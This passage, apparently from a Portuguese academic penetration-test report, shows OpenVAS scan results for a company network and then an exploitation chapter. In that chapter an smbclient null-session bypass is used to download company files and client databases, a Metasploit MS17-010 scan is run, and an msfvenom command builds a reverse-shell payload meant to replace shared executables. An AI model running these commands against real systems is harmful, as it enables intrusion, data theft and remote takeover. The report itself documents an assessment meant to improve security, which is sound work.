MikroTik RouterOS 6.41.4 Denial of Service Vulnerability	7.8 (High)	80%	192.168.0.254 (_gateway)	general/tcp	
MikroTik Router Multiple Vulnerabilities	7.8 (High)	80%	192.168.0.254 (_gateway)	general/tcp	
Generic format string	7.8 (High)	99%	192.168.0.109	7070/tcp	
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99%	192.168.0.124	445/tcp	
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99%	192.168.0.131	445/tcp	
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99%	192.168.0.103	445/tcp	
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99%	192.168.0.1	445/tcp	
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99%	192.168.0.112	445/tcp	
Firebird Relational Database CNCT Group Number Buffer Overflow Vulnerability (Windows)	6.8 (Medium)	97%	192.168.0.1	3050/tcp	
Firebird Relational Database CNCT Group Number Buffer Overflow Vulnerability (Windows)	6.8 (Medium)	97%	192.168.0.162	3050/tcp	
MikroTik RouterOS WPA2 Key Reinstallation Vulnerabilities - KRACK	5.8 (Medium)	80%	192.168.0.254 (_gateway)	general/tcp	
MikroTik RouterOS 6.41.4 Authentication Bypass Vulnerability	5.8 (Medium)	80%	192.168.0.254 (_gateway)	general/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.103	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.162	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.122	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.109	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.108	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.131	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.124	135/tcp	
MikroTik RouterOS RCE Vulnerability	5.0 (Medium)	80%	192.168.0.254 (_gateway)	general/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.112	135/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	192.168.0.1	135/tcp	
SSH Weak Encryption Algorithms Supported	4.3 (Medium)	95%	192.168.0.254 (_gateway)	22/tcp	
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.0.124	7070/tcp	
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.0.108	7070/tcp	
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.0.131	7070/tcp	
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.0.103	7070/tcp	
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.0.1	3389/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.103	general/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.112	general/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.124	general/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.254 (_gateway)	general/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.108	general/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.1	general/tcp	
TCP timestamps	2.6 (Low)	80%	192.168.0.131	general/tcp	
SSH Weak MAC Algorithms Supported	2.6 (Low)	95%	192.168.0.254 (_gateway)	22/tcp	


(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70) 1 - 57 of 57

Backend operation: 0.70s


Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Fonte: Adaptada dos resultados de OpenVAS

Figura 4.28– Resultado do antivírus Kaspersky: (a) detecção de ataque de rede e (b) detalhamento do ataque



(a)



(b)

Fonte: Adaptada de Kaspersky Labs

Na Figura 4.28 a identificação do software antivírus, da análise como sendo um ataque de rede, enquanto a Figura 4.28b ilustra o detalhamento da detecção, informando de qual IP está partindo o possível ataque. Nesta fase foram levantadas muitas vulnerabilidades, nas máquinas avaliadas, consideradas graves se exploradas, possivelmente, colocando em risco os dados da empresa.

4.4 Exploração

A fase de exploração consiste no mapeamento de vulnerabilidades e utilizar estratégias na tentativa de burlar os serviços identificados anteriormente, com o objetivo de obter acesso na rede e aos computadores da organização. Os tópicos foram distribuídos de acordo com as vulnerabilidades graves encontradas e as técnicas utilizadas na tentativa de explorar as falhas nos computadores onde elas foram identificadas. Tendo como o servidor o alvo prioritário, pois nele são armazenados os dados mais sensíveis da organização. Em

seguida, será narrado o caminho mais eficiente encontrado, acessando o sistema alvo. E por último, a simulação da ordem temporal de um ataque que provavelmente um *black hat* utilizaria para comprometer os ativos da organização.

A vulnerabilidade SMB/NETBIOS NULL *Session Authentication Bypass Vulnerability* ocorre quando o compartilhamento de diretório de arquivos não possui senha ou, mesmo existindo, a versão do SMB está desatualizada, podendo assim um atacante acessar os arquivos do compartilhamento da rede, ler e gravar arquivos neste diretório.


A Figura 4.29 ilustra o comando para listar os diretórios do *host* 192.168.0.1, utilizando o protocolo de compartilhamento de pastas SMB.

Figura 4.29 – Listagem dos diretórios do servidor

Fonte: Adaptada de Kali Linux 2018.3

A Figura 4.30 ilustra os diretórios do computador visíveis para usuários não autorizados para o compartilhamento, mas isto não quer dizer que a falha existe de fato.

Figura 4.30 – Diretórios compartilhados do servidor



Fonte: Adaptada de Kali Linux 2018.3


Na Figura 4.31 ilustra a execução do código `smbclient //192.168.0.1/c –N –U Administrator` , onde o `//192.168.0.1/c` é o endereço do computador e o local de acesso é o disco local C:// , o `–N` significa que não há senha a ser informada e`–U` é passado um usuário aleatório “Administrator”, na tentativa burlar o sistema de compartilhamento, pois sem a utilização de parâmetro, espera-se a solicitação de senhas. Este comando tem como objetivo conseguir acessar pastas compartilhadas do servidor. Após a execução, o acesso é concebido ao computador, mesmo tendo senha na rede de compartilhamento, consequentemente, burlando a autenticação.

Figura 4.31 - Ataque Bypass SMB

Fonte: Adaptada de Kali Linux 2018.3

Na Figura 4.32, utilizou-se o mesmo comando anterior para acessar outra pasta compartilhada, a qual continha o nome da empresa. Em seguida, utilizou-se o comando *ls*, para listar os arquivos disponíveis na pasta, ou seja, pastas e arquivos compartilhados com todos os usuários da rede, contendo documentos relacionados a Empresa. A falha foi explorada com sucesso.


Figura 4.32 – Acesso a pasta da Empresa compartilhada e listagem de arquivos



Fonte: Adaptada de Kali Linux 2018.3

Utilizou-se o comando *get*, Figura 4.33, para baixar um arquivo, "TREINAMENTO.pdf" como teste, verificando se o acesso possui permissões suficientes para baixar arquivos nas pastas compartilhadas.


Figura 4.33 Comando utilizado para download do arquivo TREINAMENTO.pdf para meu computador



Fonte: Adaptada de Kali Linux 2018.3


Neste caso, um invasor já poderia capturar dados da empresa, Figura 4.34. Foi realizada a simulação com este documento e seu conteúdo pode ser visto na Figura 4.35. Todos os outros arquivos estão vulneráveis para cópia via método *get*.

Figura 4.34 – Arquivo TREINAMENTO.pdf copiado com sucesso



Fonte: Adaptada de Kali Linux 2018.3


Figura 4.35 – Conteúdo do arquivo TREINAMENTO.pdf copiado



Fonte: Empresa experimentada

Após a falha explorada, navegou-se até a pasta onde existe um dos sistemas utilizado pela Empresa (Figura 4.36).


Figura 4.36 – Navegação de pastas do sistema da Empresa



Fonte: Elaborada pelo autor

A Figura 4.37 ilustra o comando para listar as bases de dados em que a Empresa armazena clientes nas pastas do servidor.


Figura 4.37 – Listagem dos diretórios e arquivos da pasta das bases de dados do sistema



Fonte: Elaborada pelo autor


Na Figura 4.38 é apresentada a listagem dos arquivos disponíveis dentro da base de dados da respectiva pasta de um cliente, em seguida, Figura 4.39, a tentativa bem-sucedida de baixar a base de dados de um cliente. Utilizou-se o comando *nano* (Figura 4.40) para leitura dos dados no arquivo, mas o banco de dados está criptografado (Figura 4.41). Mesmo com esta segurança os dados da empresa já poderiam ficar expostos. Nesse momento já houve vazamento de dados da Empresa, e *black hats* acessariam as bases de dados dos clientes contendo arquivos e documentos de funcionários, podendo excluir, copiar ou alterar os arquivos. Esse acesso viola os três pilares da segurança da informação, classificando este risco como Extremo.

Figura 4.38 – Listagem das bases de dados na pasta de um cliente




Fonte: Elaborada pelo autor

Figura 4.39 – Download da base de dados




Fonte: Elaborada pelo autor

Figura 4.40 – Comando nano para visualizar o arquivo da base de dados.



Fonte: Elaborada pelo autor

Figura 4.41 – Dados criptografados da base copiada



Fonte: Elaborada pelo autor

Sabendo que a falha do *smb* pode ser explorável, utilizou-se um módulo auxiliar da ferramenta *metasploit*, realizando uma varredura para detectar a vulnerabilidade **smb_ms17_10** (Figura 4.42).


Figura 4.42 – Módulo do metasploit varredura da falha smb_ms17_10

Fonte: Elaborada pelo autor

4.4.1 Engenharia Social: *upload* de arquivo malicioso no diretório do servidor

Como o acesso do usuário do computador atacante, realizou a captura de arquivos do servidor. Em teoria, seria possível transferir arquivos, então se utilizou a estratégia de gerar um *payload* na tentativa de substituir alguns executáveis do sistema compartilhado utilizado na Empresa. Os usuários ao iniciar o sistema seriam infectados com o *payload*, como consequência ganharia acesso ao computador de onde foi executado (Figura 4.43).


Figura 4.43 – Simulação de execução de módulo – não sendo detectado pela ferramenta essa vulnerabilidade específica



Fonte: Elaborada pelo autor

A Figura 4.44 ilustra a criação do *payload* utilizando o comando `msfvenom –p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.10 lport=443 –f exe > payload1.exe`, onde `msfvenom –p` refere-se ao módulo do *metasploit* para criação de um *payload*, `windows/x64/meterpreter/reverse_tcp` para escolher o módulo do *meterpreter*, específico para o sistema operacional Windows com arquitetura 64bits de conexão reversa, `lhost` refere-se ao computador responsável pelo *payload* através de um IP local, o comando `lport` para configurar a porta local do computador para a conexão, `-f exe` refere-se a saída do formato do *payload*, e o `> payload1.exe` é o nome do arquivo a ser gerado.

Figura 4.44 - Utilização de um payload com o objetivo de substituir o executável do programa em rede.



Fonte: Elaborada pelo autor

